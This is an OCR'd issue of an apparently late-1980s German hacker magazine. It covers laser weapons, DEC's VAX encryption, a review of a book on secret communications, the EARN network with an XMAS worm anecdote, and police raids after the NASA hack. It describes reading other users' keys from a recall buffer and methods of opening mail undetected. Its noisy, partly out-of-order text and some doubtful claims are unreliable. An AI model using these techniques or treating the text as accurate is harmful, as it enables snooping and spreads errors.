Aufkleber 'Kabelsalat ist gesund', Superluxus-onderausführung mit unbeschränkter Haftung 3 Stück-Set	DM 5.00

Summe DM



# Ess Di Ai

Lichtblitz zucken lautlos über dem Horizont von Capistrano. Hell aufleuchtend explodiert im selben Augenblick eine Rakete.

Ursache war der Lichtblitz einer chemisch gepumpten Wasserstoff-Flour-Laserkanone. Licht ist zur Waffe geworden. Dies ist nicht Science Fiction einer fremden Welt, sondern Alltag der Bewohner des kalifornischen Badoortes San Juan Capistrano. Seit 1977 werden hier Hochenergielaser in militärischen Geheimprojekten als Strahlenwaffen erforscht, und das nicht erst seit Reagans SDI-Plänen. Für das US-Navy Projekt „Sea Lite“, zur Strahlenverteidigung von atomgetriebenen Flugzeugträgern, testete die Firma TRW hier ihre chemischen Laser mit einer Leistung von mehr als zwei Megawatt. Im Jahre 1981 erprobten die USA den MIRACL (Mid-Infrared Advanced Chemical Laser). Dieser Laser hätte bei Leistungssteigerungen auf über zwanzig Megawatt die Potenz, sowjetische Atomraketen bereits in der Startphase über Distanzen von mehreren tausend Kilometern zu vernichten. Das Ziel ist der Erfolg des „Alpha“-Projekts. Den chemischen Laser samt Treibstoff (H<sub>2</sub>F)<sub>2</sub> Optik und Steuerungsrechner so kompakt zu fertigen, daß er im Orbit stationiert werden kann. Das Projekt ist ein wesentliches Element der strategischen Verteidigungsinitiative Präsident Reagans.

Teilners nuklear gepumpter Röntgenlaser paßt somit nicht in ein Konzept wie SDI. Heinar Kipphardt charakterisiert Edward Teller „In der Sache J. Robert Oppenheimer“ als einen Wissenschaftler der meint, „daß Entdeckungen weder gut noch böse sind, weder moralisch noch unmoralisch, sondern nur tatsächlich“. Teller ist überzeugt, „daß sie erst dann politische Vernunft annehmen, wenn sie wirklich tief erschrecken. Erst wenn die Bomben so groß sind, daß sie alles vernichten können, werden sie das tun“. Bertold Brecht wertet die Einstellungen von Wissenschaftlern mit den Worten seines Galilei: „Wer die Wahrheit nicht weiß, der ist bloß ein Dummkopf. Aber wer sie weiß und sie eine Lüge nennt, der ist ein Verbrecher. Wenn Wissenschaftler, eingeschüchtert durch selbstsüchtige Machthaber, sich damit begnügen, Wissen um des Wissens willen aufzuhäufen, kann die Wissenschaft zum Krüppel gemacht werden, und eure neuen Maschinen mögen nur neue Drangsäle bedeuten. Ihr müßt mit der Zeit alles entdecken, was es zu entdecken gibt, und euer Fortschritt wird doch nur ein Fortschreiten von der Menschheit weg sein. Die Kluft zwischen euch und ihr kann eines Tages so groß werden, daß euer Jubelschrei über irgendeine neue Errungenschaft von einem universalen Entsetzensschrei beantwortet werden könnte.“

S. Stahl

# Keine Chance für Hacker (hehe)

## VAX-Encryption

Als in den ersten Januar Tagen der neue Software-Katalog von DIGITAL Equipment Corporation (DEC) in die Briefkästen der Kunden flatterte, bot sich auch das Software-Produkt VAX-Encryption zum Erwerb an. VAX-Encryption ist ein Software-Tool für die Verschlüsselung von Dateien zum Schutz gegen unerwünschtes Lesen.

VAX/VMS Encryption wurde nach den Empfehlungen der US-Normenbehörde National Bureau of Standards (NBS) entwickelt und erfüllt die Anforderungen des Data Encryption Standard (DES). Die Verschlüsselung erfolgt nach dem ANSI DEA-1 Algorithmus auf der Grundlage der FIPS-46 Spezifikation des NBS. Neben dem Cipher Block Chain Mode DESCBC ist sowohl der Electronic Code Book Mode DESECB als auch der 8-Bit Cipher Feedback Mode DESCFB anwendbar.

Wünscht ein VAX/VMS Benutzer die Verschlüsselung einer Datei, so geschieht dies direkt aus der Digital Command Language (DCL). Zuerst wird einmal der Encryption Key value definiert:

```
$ ENCRYPT/CREATE-KEY KEYNAME "key value"
```

Der Key value ist das Codewort nachdem der Algorithmus die Datei verschlüsselt. Das Codewort sollte aus beliebigen Zahlen und Buchstaben bestehen, so z.B.:

```
$ ENCRYPT/CREATE-KEY GAGA "13 Affen haben 71 Bananen geirrt"
```

Encryption legt das Codewort wie folgt in der eigenen Process-Table ab:

```
ENCRYPTKEYSGAGA = "verschlüsselter Key value"
```

Systemweite Codewörter werden durch den Zusatzparameter /SYSTEM in die SYSTEM-TABLE definiert und sind so für jeden Benutzer erreichbar.

Abbildung rechts: Schema der Verschlüsselung beim DES-System. Dabei bedeutet L die linke Blockhälfte, R die rechte Blockhälfte, als K<sub>1</sub> bis K<sub>16</sub> sind die sechzehn Unterschüssel bezeichnet, die aus dem Gesamtschlüssel abgeleitet werden, der aus 56 Dualzeichen besteht. Die Abkürzung f bedeutet den Verrechnungsprozess. (Nach G. Hermann) »Datensicherheit durch Verschlüsselung«.

IBM

Die Datensicherer



```
$ ENCRYPT FILENAME KEYNAME
```

Der Eintrag des verschlüsselten Keyvalues in die Process-Table wird durch dieses DCL Kommando gelöscht:

```
$ ENCRYPT/REMOVE-KEY KEYNAME
```

Zur Installation dieses Software-Produkts werden folgende Dateien benötigt:

```
SYSSHARE: ENCRYPTSHR.EXE 85 BLOCKS;  
SYSYSTEM: ENCRYPTFAC.EXE 16 BLOCKS;  
SYSMANAGER: ENCRYPT-START.COM 3 BLOCKS;
```

sowie die VMS-HELP-Library ENCRYPT.HLP, welche in das VMS-HELP integriert wird.

Bedauerlich an diesem faszinierenden Software-Tool ist jedoch die Tatsache, dass es für normal Sterbliche nicht zu haben ist. Schon die Preisliste des DEC-Katalogs verrät, daß dieses »Produkt nur im Rahmen von Projekten angeboten« wird.

Ein DEC-Vertreter bezog zu dieser Produktpolitik auf dem letzten DECUS-LUG Treffen in Hamburg Stellung: VAX-Encryption ist eine für das Militär gedachte Entwicklung, welche nicht in die Hände des Ostblocks fallen darf. Daher wacht der CIA über den Anwenderkreis dieses Tools. DEC ist verpflichtet nur Kunden mit ENCRYPT zu beliefern, die keine potentiellen Verbindungen in den Ostblock besitzen.

Ein weiterer Grund ist laut DEC-Vertreter die Gefahr, daß Hacker mit VAX-Encryption Unsinn treiben könnten und die Sicherheit von Systemen und Datenbeständen in Frage stellen würden.

Sicherlich ist die Verschlüsselung von Daten nur so sicher, wie die Aufbewahrung des geheimen Schlüssels sicher ist. Aufgefallen ist bei VAX-Encryption, daß das geheime Codewort zwar verschlüsselt in der Process-Table steht, jedoch auch in Klartext im Recall-Buffer zu finden ist. Für Hacker also kein Problem über den VMS SYSTEM-ANALYSER die Codewörter anderer Benutzer in Erfahrung zu bringen.

Sicherlich sollte DEC seinen Werbeslogan »Keine Chance für Hacker« nochmal überdenken.

S. Stahl


CLINCHDS-REDSTAIL/28.01.88/1:38/4065.Z

Seite 7

Die Datensicherer



# Im Zentrum der Spionage



Die Datensicherer





# Geheime Nachrichten-Technik

## Im Kampf um die Information

Neu im Medienarchiv der DATENSCHLEUDER ist das „Handbuch für den privaten Nachrichtenschutz“. „Nachrichtenwaffen“ prangt rot auf dem schwarzen Umschlag. Das Inhaltsverzeichnis weist mehrere Symbole für den Schwierigkeitsgrad auf. Schließlich sind außer allgemein verständlichen Verfahren wie zwei Seiten alltagstaugliche Geheimtintenaufklärung und Postfallenbeschreibungen auch moderne mathematische Chiffrierverfahren erklärt.

Die Privatstudie mit © by Reb Harbinger von 1986 umfaßt gut 300 Seiten. Mengemäßig wäre das – nur als Maß für die gegenwärtig verfügbare Datentechnologie, keine Bestellungen bitte, da nicht vorhanden – eine geschrumpfte volle 720 Kilobyte-Diskette für die übliche kleine Tasche in Jacke oder Hemd (nicht auf die Daten setzen!).

### Ein Einleitungs-Abschnitt: „Die USA“


Der erste Absatz wird jetzt unverändert zitiert, danach werden verschiedene Informationen aus der Studie assoziativ aktualisiert:

In den Vereinigten Staaten ist für die verschlüsselte Datenübertragung im „privaten“ Bereich (z. B. für Banken) von Gesetz wegen das sog. „DES-System“ (Data Encryption System) vorgeschrieben. Es wurde von der Firma IBM, ursprünglich unter der Bezeichnung „Lucifer“, entwickelt.

Lucifer bezeichnet historisch den gefallenen Engel, der den Menschen das Licht (Erleuchtung?) brachte. Die „National Security Agency“ (NSA) – der größte technische Nachrichtendienst der westlichen Welt, über den LeserInnen der oben genannten Privatstudie im Selbstverlag weiteres erfahren können – hat die Annahme dieses Systems für den zivilen Sicherheitsgebrauch durchgesetzt. So geschehen, weil das „DES-System“ noch unterhalb der Grenze der für die NSA überwindbaren liegt.

DES verschlüsselt mittels eines 64 Bit-Blocks und benutzt vom Schlüssel 56 Bit.

Auf dem Chaos Communication Congress Ende 1987 dienten übliche Domestos-Maschinen als Rechenkrechte für das dort vorgeführte in der BRD entwickelte DES-Programm. DES wurde dort nur als sicher in Verbindung mit einem zusätzlich ge-



Seite 8

sicherten als Public Domain erhältlichem Datenschutzprogramm erachtet.

Bezeichnenderweise wurde es zu DES-Planungszeiten IBM untersagt, einen Computer mit einer längeren und damit noch schwieriger zu überwindenden Schlüssellänge als 64 bit herzustellen (ein 128 bit Gerät lief im Versuch). Hätte IBM sich nicht an diese Auflage gehalten, der Export dieser Computer wäre untersagt worden, mit Hilfe der „ITAR“-Gesetze („International Traffic in Arms“), mit denen auch die Ausfuhr von Computertechnologie und Software geregelt wird.

Die Überlebensdauer von „DES“ scheint abgelaufen, da Fachleute sie auch im kommerziellen Bereich mit fünf, höchstens acht Jahren angeben. Vergleichsweise können schon entsprechend viele über Transputer europäischer Technologie verschaltete Heimcomputer von sonstwoher in den Gigaflop-Bereich drängen, der zu praktikabler DES-Analyse wohl benötigt würde.

In früheren Jahren wurden sogar Veröffentlichungen über Entwicklungen von „sicheren“ Schlüsselsystemen – wie z. B. dem „Public Key“, von Hellman und Diffie – nach dem Kriegsgesetz-Kontrollgesetz („Munition Control Act“) zunächst von staatlicher Genehmigung abhängig gemacht. Inzwischen wurden diese Bestimmungen gelockert, so daß dieses System im Vertragsdruck in der BR Deutschland ausführlich behandelt werden kann.

### Ein paar weitere Infos aus dem Werk

... Am 1. Juli 1948 gab der Nationale Sicherheitsrat der USA mit seiner „Intelligence Directive“ (NSCID) die ersten Richtlinien für den gesamten Sicherheitsbereich heraus, in denen auch die Überwachung aller derjenigen europäischen Nachrichtenverbindungen festgelegt wurde, in denen sicherheitsrelevante Meldungen mit militärischem, politischem, wissenschaftlichem oder wirtschaftlichem Inhalt enthalten sein „können“ („...which may concern information...“).

... Durch die Unterschrift unter ein Codewort (einer muß es ja wissen) bestätigte am 24. Oktober 1952 ein amerikanischer Präsident die „Geburtsurkunde“ der National Security Agency (NSA).

...Sämtliche „Ziele“ der US Nachrichtenaufklärung sind aktuell in TEXTA, einer Art „Bibel“, vernetzt

Seite 8

erfaßt.

...Lt. einiger hier zugänglicher Untersuchungen betreibt jedoch „die Sowjetunion heute die größte Nachrichten-Aufklärungs-Organisation der Welt“.

...Seit Mitte der 70er Jahre sind brieftaschengroße Heimfunkstellen im Einsatz, deren frequenzabhängigen Signale in örtlichen Radiosendungen der Gegenseite verborgen (sub carrier) und wieder hergecodiert werden konnten und umgekehrt via Satellit.

...In der BRD unterliegen Hersteller bei ihren Entwicklungen keinen Baubeschränkungen. Die Inlandsüberwachung von Nachrichtenverbindungen wird über die Einrichtungen bei den Knotenämtern der Deutschen Bundespost durchgeführt (siehe auch das Kapitel „Postkontrolle“).

...In Österreich ist die Situation entspannter. Geräte zur Erzeugung von Schlüsseln der höchsten Sicherheit werden produziert.

...Die Schweiz stellt seit längerer Zeit Nachrichtentechnischsicherungsgeräte her. Zu Zeiten des 2. Weltkrieges gab es nur in der Schweiz keine Beschränkungen für den Nachrichtenschutz. Bitte sich vorzusstellen: Die DDR als Demokratie nach Schweizer Vorbild bis 1990.

### Verschlüsseln mit Zettel und Stift

Einen wichtigen Ausblick schildert der Autor: Schutzmaßnahmen im Privatbereich könnten so selbstverständlich wie das Verschlüsseln eines Briefumschlages werden. Zu kurz kommt, daß für die neuen Datendienste fast jeder handelsübliche Computer entsprechende Sicherungsmöglichkeiten bietet.

Die verschiedensten Verschlüsselungsverfahren mit Zettel und Stift werden vorgestellt. Die meisten sind zwar gut beschriebenen, aber recht kompliziert im Vergleich zu dem einfachen, im Buch „Im Zentrum der Spionage“ (ISBN 3-7758-1141-9) abgebildeten Verfahren des MFS (DDR), die häufigen Buchstaben AEINRS werden durch eine einzige Ziffer (0..5) dargestellt, die 6 steht für Code. Drei Ziffern markieren einen Begriff der hundertstelligen Jargon-Liste und die anderen Zeichen werden durch zwei Ziffern dargestellt. Die Zahlenverteilung zwischen ein-, zwei- und dreistelligen Zahlen bei der Schlüsselvergabe sollte für Rauschen im Chiffrat sorgen (siehe Abbildungen).

Da die hundert häufigsten Wörter knapp die Hälfte eines Textes ausmachen und die häufigsten Buchstaben durch eine Ziffer dargestellt werden, verkürzt und verschlüsselt dieses Verfahren zugleich.

Seite 9

Das modernste in der Studie für privaten Nachrichtenschutz geschilderte teilautomatisierte Verfahren ist dagegen die Grundkonzeption eines Verschlüsselungsprogrammes mithilfe eines Taschenrechners ab Generation TI 57.

Ein PC oder HC mit Transputer dran und die Nutzung der Rechenkapazität zum Huffman-Coding oder der Schlüsselbildung aus vereinbarten Bitwürfelregionen von Mandelbrotzufällen u.a.m. fehlen.

Aber die veraltete Mikropunktherstellung wird erklart.

Die vom Ostblock ausgeführte Mikrat-Kamera ist 25 mm kurz, 15 mm schmal und 5 mm flach. Die etwa 2 mm starke (OL-)Linse verkleinert bis 1:1000. Dahinter die 15er Rundkassette. Das bringt gut beleuchtete Objekte etwa im Meterabstand auf den knapp mm-großen schwarzen Punkt.

Hierzulande kann nach dem – fast traditionellen – ersten Schritt MINOX-Verkleinerung von 8\*11“ auf 8\*11 mm mit handelsüblicher Mikrofilmtchnologie (z. B. FUJ 850 Linien/mm) punktuell weiterverkleinert werden.

Zum Vergleich: Laserdrucker bieten derzeit theoretisch 12 Linien/mm (300 dpi); oft ist der Toner grober (der SLM804 ist fein). Die beschriebene Privatstudie würde gerade noch lesbar im A6-Format auf 40 doppelseitig beladene A4-Blätter passen.

Auch grobschengrosser Mehrfach-Druck ist möglich.

### Im Kapitel „Postüberwachung“ schließen...

...wird geschildert, wie es gemacht wird und was mensch dagegen tun kann.

Neben den Trocken-Naß-Dampf-Öffnungsverfahren wird auch das einfache Abziehen und Wiederaufkleben von als Postfalle aufgetragenen Klarsichtklebstreifen mittels Tetrachlorkohlenstoff (scheitert bei dehn/teigbarem Matt-Acetataband) beschrieben. Lehrreich sind geschilderte kleine Dienst-Pannen, wenn etwa im verposteten sorgfältig wieder verschlossenen Umschlag nur die Kontrollkopie lag und der Empfänger sich wunderte.


Die Studie beschließt mit dem heiklen Thema „Langstrecken“. Gehirn-Manipulation vermittelt langsam gepulster Funkwellen?

Der Leiter der Forschungsabteilung am Pettis Memorial Veterans Hospital in Kalifornien hatte Versuche mit einem aus der UdSSR stammenden „LIDA-Gerät“ durchgeführt. In der UdSSR wurde schon seit Jahren das „LIDA-Gerät“ zur „Ruhigstellung von Patienten, anstelle von Tranquilizern,



Seite 9

angewandt und dabei deren unerwünschte pharmakologische Nebenwirkung vermieden." Die gepulsten Radiowellen des „LIDA“ regen die elektromagnetischen Gehirnströme an und rufen einen inneren Zustand hervor. Lt. Gebrauchsanleitung wird das Gerät in der UdSSR „zur Beruhigung



bei Schlafstörungen und Spannungszuständen, sowie bei neurotischem Fehlverhalten" eingesetzt. Über starke niedrige Frequenz Impuls-Sender ließen sich nichtoperative Ferneingriffe in die Gehirnstruktur vornehmen („surrogate lobotomies at long distance“), um Gruppenverhalten zu beeinflussen. Beschrieben werden hilfreiche Forschung und Nutzung der Erkenntnisse auf der einen Seite und gewarnt vor dem Mißbrauch „Geheimer Nachrichtentechnik“, zum Nachteil der Freiheit der Menschen unserer Zeit. In den vierseitigen Literaturhinweisen gibt es ausreichend Stoff für Neugierige.

Die Studie für den privaten Nachrichtenschutz „Geheime Nachrichtentechnik“ ist mit 80 DM für „normale“ DV-AnwenderInnen nicht gerade billig, aber „Preis-Wert“. Sollte sie im örtlichen DV-Kleinhandel nicht erhältlich sein: Sie wird vertrieben von Utilisation Est, P.F. 856, FL-9490 Vaduz und beim Recon-Verlag, Postfach, 2000 Hamburg 73.

Wau 19.2.88 22.35



Die Datendiebler

## Einladung an den Polizeipräsidenten

Hamburg (ccc) - Der Chaos Computer Club hat am 23. Dezember 1987 den Hamburger Polizeipräsidenten in einem Telex zum Congress eingeladen. Die Einladung im Wortlaut:

Sehr geehrter Herr Präsident,

wie Sie sicherlich aus der Presse erfahren haben, veranstaltet der Hamburger Chaos Computer Club e.V. auch in diesem Jahr seinen inzwischen traditionellen Chaos Communication Congress im Edelstedter Bürgerhaus. Der Congress findet am 27. und 28. Dezember statt.

Im Mittelpunkt der diesjährigen Veranstaltung steht unter anderem eine Bewertung des sogenannten NASA-Hacks. Wir möchten Sie aus Anlaß des Congresses zu einem persönlichen Gespräch einladen, in dem es Gelegenheit gibt, über die Probleme der Computertechnik in verschiedenen Bereichen zu sprechen. Wir gehen davon aus, daß ein solches Gespräch für alle Beteiligten von Interesse ist.

Für den Vorstand des Chaos Computer Club e.V., mit freundlichem Gruß

Reinhard Schruetzki

## Geschenk-Abos gen Osten

Nachdem die HACKERBIBEL Teil 1 (das Erscheinen des zweiten Teils ist derzeit noch durch BKA-Fremdewirkungen behindert) schon seit Jahren in die DDR verschickt werden darf, konnte der Verschenkdienst aktuell erweitert werden. Jetzt können auch komplette DATENSCHLEUDER-Abos, bis Nummer xx sogar rückwirkend, formlos in die DDR verschickt werden! Einfach die DDR-Empfängeradresse, ab welcher Nummer der DS-Versand gewünscht wird und einen entsprechenden Scheck (8 Ausgaben DM 33,33 extra, HACKERBIBEL DM 33,33 extra. Auslandsaufschlag ist nicht erforderlich!)

Seite 10

## Modem-Workshop auf dem CCC 87

### Entwicklung eines zulassungsfähigen galvanisch gekoppelten Modems

Der CCC plant, eine Arbeitsgruppe ins Leben zu rufen, die im Lauf des nächsten Jahres bis zur endgültigen Festlegung der Zulassungsbedingungen für teilnehmergerechte Modems ein zulassungsfähiges, galvanisch gekoppeltes Modem entwickelt.

### Modemminimalversion

Die größten Probleme liegen bei der „Zulassungsfähigkeit“ des Modems. Die Post wehrt sich mit Händen und Füßen gegen alles, was in dieser Richtung von privaten Anwendern unternommen wird. Die entgültigen Zulassungsbedingungen sind nicht bekannt, lediglich vorläufige Richtlinien sind verfügbar. Zunächst soll eine „Minimalversion“ des Modems entwickelt werden, die möglichst wenige Streitpunkte, die bei der Zulassung entstehen könnten (Hayes-Befehlssatz etc), streift. Sie soll zum legalen, kostenkünstigen Betrieb einer Mailbox ausreichen.

Die Entwicklungszeit hängt im wesentlichen davon ab, wie schnell die rechtliche Lage und die Bedingungen für eine Zulassung vor dem Europäischen Gerichtshof und bei der Bundespost endgültig geklärt sind.

IRE/PHY

## Bitnapping Party V1.0


Die Ermittlungen gegen Art d'Ameublement und Teile der Bielefelder Szene sind abgeschlossen. Das Verfahren wurde eingestellt, die Kosten werden von der Staatskasse getragen. Schadensersatzforderungen wegen der Beschlagnahme (=Anwaltskosten) werden ebenfalls von der Staatskasse getragen. Quot erat - nochmal - quod erat expectatum!

CLINCHIAO/SIPADELUU/0702.89/22.43/324.2.

## Kurzmeldung

Während des letzten Pariser „Salon du Livre“ bildete sich eine Gruppe, die den Kampf gegen die Zensur aufnahm: „informel Renvoyons la censure“. Das erste Bulletin mit Nachrichten aus der nicht nur französischen Welt gewisser großer Brüder: Dripop, 14, rue de Nanteuil, F 75015 Paris.

Seite 11



Die Datendiebler



# EARN

## oder das Erste Außerirdische Regional Netz

Vor einigen Wochen entdeckte ich, daß an meiner Universität ein Anschluß an EARN existiert. Ein Bekannter ließ mir sein Login samt Passwort und los ging es.

Als erstes stürzte ich mich auf das Terminal, eine Siemensanlage unter dem VM/CMS Betriebssystem. Nach dem Einloggen tippte ich erstmal SETUP NETZE um das Netz zu aktivieren. Ab da begannen die Schwierigkeiten. Mein erster Befehl, den ich an den EARN-Knoten absendete war /signup Vorname Nachname. Damit meldet man sich bei DEARN als Benutzer des InterChat an. Nach meinem Handbuch hätte jetzt die Meldung kommen müssen, daß man sich freut, mich bei InterChat begrüßen zu dürfen. Darauf seelisch eingestellt, war die Meldung 'You banned from this Relay' ein Schock. Unter Relay versteht man die einzelnen Knoten der Datennetze, die so aufgebaut sind wie EARN bzw. das US-Gegenstück BITNIC.


Nach Anfragen beim Operator bekam ich zu hören, daß ich wohl gegen die EARN-Richtlinien verstoßen habe. Mit diesem Aha-Erlebnis wurde ich bei dem Besitzer des Login vorstellt. Er war genau einmal bei EARN gewesen, und da hatte er nichts getan. Eine suspekte Angelegenheit. Glücklicherweise bekam ich zwei Tage später durch eine Vorlesung ein eigenes Login für die Siemens.

Ein weiterer Versuch, mich bei DEARN einzuloggen brachte den gewünschten Erfolg. Auch der nächste Befehl - /signon Nickname channel - klappte hervorragend. Dann brach das Chaos auf meinem Bildschirm aus. Irgendwie sah es aus, als würden hunderte von Leuten gleichzeitig in einer Mailbox miteinander reden. Nun, es waren etwa 30 Leute, die sich eingeloggt hatten.

### Something about EARN

EARN ist ein europäisches Datennetz zum Austausch von Informationen und Programmen. Praktisch heißt das, man kann auf dem Netz direkt mit anderen Leuten chatten. Nicht nur mit Leuten, die sich bei EARN-Relays einloggen, sondern mit jedem, der sich an einem Relay einloggt, da zu anderen Netzen Querverbindungen existieren, weltweit etwa 1300. Neben Europa und USA auch Exoten wie Canada, Mexiko, Israel und Japan.

Allerdings ist das zu einem gewissen Maße Theorie,



Die Entzündung

Seite 12

Anfang Dezember '87 wurde der Deutsche Hauptknoten von Darmstadt nach Bonn verlegt. Außerdem wurde die Leitungen von 2400 Baud auf 9600 Baud erhöht. Nachdem DEARN wieder aktiv war, merkte man das sofort: Die LF kamen viel schneller.

Geschwindigkeit ist bei EARN so eine Sache. Man wieder da. Nachmittags dauert es 5 Minuten, bis man eine Antwort bekommt. Dafür hat man morgens ein reines Vorort-Gespräch. Nur Deutsche, Bayern und Holländer.

### Der XMAS-Virus

In der zweiten Dezemberwoche kam es auf dem Relay zum ersten GAV (Größter Anzunehmender Vireneinsatz). An einem kalten Donnerstagmorgen


### Wer gEARN möchte

Der Zugang zu EARN wird in Deutschland ziemlich unterschiedlich gehandhabt. In Hannover und Hamburg wird dieser Zugang generell nicht erlaubt. In Heidelberg und Oldenburg kann jeder Student ans Netz. Sinnlos ist EARN sicher nicht. Man lernt Leute kennen und man bekommt Informationen. Wer allerdings auf billige Software hofft, hat keine Chance. Der normale Chatter ist ein Student der Naturwissenschaften ohne Computer. Sie kennen zum Teil nicht mal den Unterschied zwischen Bit und Byte. Aus manchen Universitäten und Instituten schalten sich zu mehr als 80% nur Mädchen zu. Komisch, wenn man bedenkt, wie selten diese an Computern zu finden sind.

Falls ihr mehr über EARN wissen wollt: Ich bin ganz einfach zu erreichen: Tell 98B030 at DOLUNI Text. Dann habt ihr mich meistens am Hörer. Es sei den ihr bekommt wieder ein LF on DHVRRZNI to DOLUNI path. Dann habt ihr Pech gehabt.

bekam ich ein File names XMAS. In meinem jugendlichen Leichtsinn startete ich es. Erst sah ich einen Weihnachtsbaum und dann zirka 30 Fileende-Befehle. Das Programm ging meine Namensliste (diese existiert auf allen VM/CMS Rechnern und kann erweitert werden) durch und sendete sich selbst an die Leute.

Seite 13



Die Entzündung

# BKA unter Fahndungsdruck

CCC (Hamburg/Wiesbaden) - Über vier Monate sind vergangen, seitdem das Bundeskriminalamt (BKA), mit in der Bundesrepublik beispiellosen nächtlichen Hausdurchsuchungen, die Jagd auf vermeintliche Hacker beim Hamburger Chaos Computer Club e.V. (CCC) eröffnete.

Mitte September trat der Club mit Informationen an die Öffentlichkeit, die ein eklatantes Sicherheitsloch in einem Großrechnerbetriebssystem der Firma Digital Equipment belegten. „Hacker“ hatten sich an den Club gewandt, nachdem es ihnen gelang, in circa 135 Computersysteme des wissenschaftlichen Informationsnetzes der Luft- und Raumfahrt sowie der Hochenergiephysik einzudringen. Mittels sogenannter „Trojanischer Pferde“ untergruben sie die Sicherheitsroutinen und installierten unter anderem Programme, die die Kennwörter aller Nutzer auskundschafteten. Betroffen von diesem „Hack“ waren neben der amerikanischen Raumfahrtbehörde NASA führende Institute in neun westlichen Ländern.

## Raubkopien auf Großrechnern

Bei der durch den Club sofort nach Bekanntwerden eingeleiteten „Schadensbegrenzung“ wurde neben dem Hersteller auch der amerikanische Geheimdienst CIA informiert. Man wollte, so ein Clubsprecher vermeiden, daß der Club sich aufgrund der Brisanz der betroffenen Systeme zum Spielball der Geheimdienste entwickelt. So war es selbstverständlich, daß vor einer Veröffentlichung die betroffenen Systeme wieder „gesichert“ werden mußten.

Beim Vergleich der von den „Hackern“ angefertigten Liste der betroffenen Computer mit der Liste des Herstellers ergaben sich jedoch zahlreiche Unstimmigkeiten. So wurden an führenden Forschungseinrichtungen, auch im Bundesgebiet, auf dem second hand Markt erworbene Großrechner ohne Lizenz betrieben. Gemeinhin wird so etwas als „Raubkopie“ bezeichnet.

Als Folge der Veröffentlichung dieses „Hacks“ besannen sich die Wiesbadener Polizeispezialisten einer Anzeige der französischen Niederlassung der Philips AG. Diese hatte im Herbst 1986 - nachdem der Gesetzgeber in der Bundesrepublik das Ausspähen und Verändern von Daten unter Strafe stellte - Anzeige erstattet. Nach Angaben von Philips waren

Hacker in die Fertigungsstörung eingedrungen.

Die Ermittlungen der französischen Behörden führten in die Schweiz zum Genfer Kernforschungs-zentrum CERN. Dieses beklagt schon seit 1984 ständig Einbrüche durch Hacker. Unter den Hackern selbst gilt CERN als die „Europäische Hackerfahrschule“ in der sich die Hacker „die Klinken in die Hand geben“. Die schwerer Systemspezialisten auflösenden Ermittlungsbehörden gegenüber den Verdächtigen, daß der Hamburger Chaos Computer Club Versuche dieser Einbrüche sei.

So erzwang die Staatsanwaltschaft, einen Tag nach Veröffentlichung des Nasa-Hacks, die ersten Durchsuchungsbeschlüsse. Inzwischen wird gegen sieben „Computerfreaks“ aus dem Umfeld des CCC, in-zwischen auch wegen des publizierten Nasa-Hacks, ermittelt. Begleitet wurden die Ermittlungen durch ebenso viele Hausdurchsuchungen, bei denen umfangreiches Material sichergestellt wurde.

## MegaChip NETWORKING

Hart getroffen wurden durch die Ermittlungen die beiden Vorstandsmitglieder des Clubs. Beide sind auch journalistisch tätig. Steffen Wernery unterhält seit 1984 einen Informationsdienst im Bildschirmtextsystem der Post. Bei den Durchsuchungen wurde das Redaktionssystem sichergestellt, so daß der Dienst nicht mehr fortgeführt werden konnte. Zwei Monate allein benötigten die Spezialisten vom BKA, um eine Kopie der für die Fortführung des Dienstes benötigten Daten anzufertigen. Inzwischen sind auch Computerteile zurückgegeben worden. Dabei wurde festgestellt, daß die Ermittlungen durch unsachgemäßen Umgang mit den Gerätschaften und einem daraus resultierenden Geräteschaden verzögert wurden.

## hoffnungslose Bestrebungen

Seit der letzten Durchsuchung sind knapp vier Monate vergangen. Bis zum heutigen Tage wird den Anwälten der Beschuldigten die Akteneinsicht verweigert. Das BKA und die Staatsanwaltschaft tun sich


schwer Licht in das Dunkel dieses Falles zu bringen. Mag auch das sichergestellte Material an Umfang zwar zugenommen haben, so scheinen die Spezialisisten vom BKA nicht in der Lage zu sein ihre Vorwürfe zu präzisieren und zu belegen.

Die Hoffnungslosigkeit der Bestrebungen des BKA wird ersichtlich wenn man Hintergründe eines weiteren Verfahrens miteinbezieht. So wird gegen den Pressesprecher des Clubs, welcher nach internen Informationen einer der Hauptverdächtigen sein soll, seit einhalb Jahren wegen des Verdachts auf Verstoß gegen das Fernmeldeanlagen-gesetz ermittelt. Normalerweise werden geringfügige Verstöße, bei gleichzeitig erhobenen schweren Vorwürfen, eingestellt. So jedoch nicht in diesem Fall. Denn in der Ermittlungsakte findet sich ein Vermerk, daß eine Anklage oder Verurteilung in den Ermittlungen des BKA kaum zu erwarten sei. So ist es zu erklären, daß die Hamburger Staatsanwaltschaft zunächst das geringfügige Verfahren weiterverfolgt.

Doch mit einer baldigen Einstellung des Hack-falles ist nicht zu rechnen. So ist zu vermuten, daß gerade die französischen Ermittlungsbehörden die Deutschen kräftig unter Druck setzen, jetzt endlich einen mutmaßlichen Täter zu präsentieren und zu überführen. Der Fahndungsdruck wird weiter erhöht - Insider bezweifeln allerdings den Erfolg.

So stellten schon die Hamburger Hacker fest: Der Gesetzgeber hat es versäumt, mit Einführung der Straftatbestände auch für die nötige Ausbildung der Ermittlungsbehörden zu sorgen. So fehlt es dem BKA an Kompetenz und Augenmaß in dieser Sache. Eine Chance, so die Hacker, der wirklich gefährlichen Computerkriminalität Herr zu werden, haben die Computerspezialisten des BKA veran.

S. Wernery 062106 Feb 88 BEREICH RED BKA DRUCK  
CLINCHIDS-REDS; WERNERY/07.02.88/15.51/5614 Z.



Die Datenabhängigkeit



## Modemanschluß

Die Modem-Anleitung sagt über den Anschluß nichts Wichtiges aus, sondern ist (wegen der USA-Normen) eher etwas konfus.

Es reicht aber der 2 Draht-Anschluß, wie er bei den meisten Hauptanschlüssen auch verwirklicht wird, jedenfalls bei den „alten“ (neu heißt: Spezialstecker für ISDN, darüber weiß ich nich, dürfte aber nur neuer Stecker sein). Dort gehen aus der Wand 4 Drähte raus, entweder steckbar (4 Pin-Stecker) oder so, daß man einen Deckel abschrauben muß und (z.B.) ein 10-Meter-Kabel mit den Poststeckern (flach, rechteckig, durchsichtig) einfach angeschlossen werden kann. Wenn man sich den Stecker ansieht, sind dort nur 3 Kabel drin. Davon sind bei einer „normalen“ Anlage (1 Hauptanschluß, keine Nebenstelle) nur 2 Kabel wirklich angeschlossen; die beiden, die direkt nebeneinander liegen. Nur diese beiden sind auch wirklich wichtig, das Modem erkennt Klingeln - das deutsche Besetzzeichen usw. erkennt leider nicht. An dem Modem ist ein einfaches, 4-poliges Kabel. Es werden nur die rote und die grüne Leitung gebraucht, die anderen kann man abschneiden. Jetzt stellt sich die Frage, ob man immer umstecken will (oh weil!) oder 